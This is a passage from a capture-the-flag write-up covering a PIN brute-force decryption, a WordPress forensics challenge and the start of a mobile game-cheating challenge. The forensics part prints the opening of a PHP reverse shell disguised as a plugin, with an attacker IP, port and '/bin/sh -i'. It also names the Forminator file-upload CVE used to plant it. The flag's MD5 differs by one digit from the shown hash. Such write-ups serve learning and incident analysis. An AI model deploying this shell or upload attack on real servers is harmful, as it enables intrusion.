def try_pin(pin: str) -> str:
    key = pbkdf2_hmac('sha256', pin.encode(), salt, 65536, dklen=32)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    pt = cipher.decrypt(data)
    pad = pt[-1]
    if 1 <= pad <= AES.block_size and all(pt[-i] == pad for i in range(1, pad+1)):
        return pt[:-pad].decode('utf-8', errors='ignore')
    return None
```

---

4. Brute-Force & Flag Recovery

Since the PIN space is only 10 000 possibilities (0000–9999), the script was extended to iterate over all combinations and filter for the flag format:

```
import itertools


for digits in itertools.product('0123456789', repeat=4):
    pin = ''.join(digits)
    flag = try_pin(pin)
    if flag and flag.startswith("prelim{") and flag.endswith("}"):
        print(f"Found PIN: {pin}")
        print(f"Flag: {flag}")
        break
```



⚐ **Flag** - prelim{All_y0u_N33d_1s_F0ur_D1g1tS}

[FORENSICS] [1] - Initial vector


📚 Description

Identify the CVE used by the attacker to gain initial access to the server. Provide the MD5 hash of the file that was dropped as a result of this initial compromise.


Flag format: prelim{CVE-XXXX-XXXX_MD5hash}

✨ Walkthrough

Okay so an attacker gained access to the server, okay as a forensic student what I learned in class is to view the access.log in apache2 to know the activities done in the server



Upon reviewing the log file, we discovered a suspicious PHP file disguised as an image being uploaded to the server.




Analyzing the file, described to us that this file is containing a reverse shell command to an attacker ip address "**146.190.108.192**"

File List


Name	Size	Type	Date Modified
istockphoto-1327339401-612x61...	13,610 (14 ...	Regular File	13/6/2025 5:52:29 ...
istockphoto-1327339401-612x61...	47,906 (47 ...	Regular File	13/6/2025 5:52:29 ...
istockphoto-1327339401-612x61...	5,799 (6 KB)	Regular File	13/6/2025 5:54:23 ...
istockphoto-1327339401-612x61...	3,424 (4 KB)	Regular File	13/6/2025 5:54:00 ...
istockphoto-1327339401-612x61...	13,610 (14 ...	Regular File	13/6/2025 5:54:23 ...
istockphoto-1327339401-612x61...	47,906 (47 ...	Regular File	13/6/2025 5:54:23 ...
istockphoto-838923698-612x612...	5,849 (6 KB)	Regular File	13/6/2025 5:52:11 ...
istockphoto-838923698-612x612...	12,583 (13 ...	Regular File	13/6/2025 5:52:11 ...
istockphoto-838923698-612x612...	40,359 (40 ...	Regular File	13/6/2025 5:52:11 ...
istockphoto-838923698-612x612...	5,849 (6 KB)	Regular File	13/6/2025 5:54:09 ...

```php
<?php
/**
 * Plugin Name: WP Image Upload Handler
 * Description: Handles image upload and metadata parsing for WordPress media library.
 * Version: 1.3.2
 * Author: WP Media Team
 */


set_time_limit (0);
$VERSION = "1.0";
$ip = '146.190.108.192';
$port = 8000;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
```

So how does this file got into the server in the first place, later I found out something interesting in the plugin. There is a way the attacker can upload the file!



The Forminator plugin for WP is vulnerable to arbitrary file uploads, so it had error in validating the malicious **php file**



So now we know, I just connect to the server and get the MD5 of the file and submit the flag!

```
john@webserver:/var/www/html/wp-content/uploads/2025/06$ md5sum istockphoto-1327339401-612x612-2-300
x150.php
6abb43dc87e07140ba94beafda03baad  istockphoto-1327339401-612x612-2-300x150.php
```

Flag - prelim{CVE-2023-4596_6abb43dc87e07140ba94beafda04baad}


[MOBILE] Baby Gacha

📘 Description


Baby's first gacha game! now available on your nearest mobile game store.** No P2W!!!**

✨ Walkthrough


The chal given us an apk file, so lets install us an emulator first




Ok so we can see it is a game, so the purpose is to cheat the system to do something, so I familiar with cheat myself therefore lets download the cheat tool (**game guardian**)




Lets start the game and the cheat first







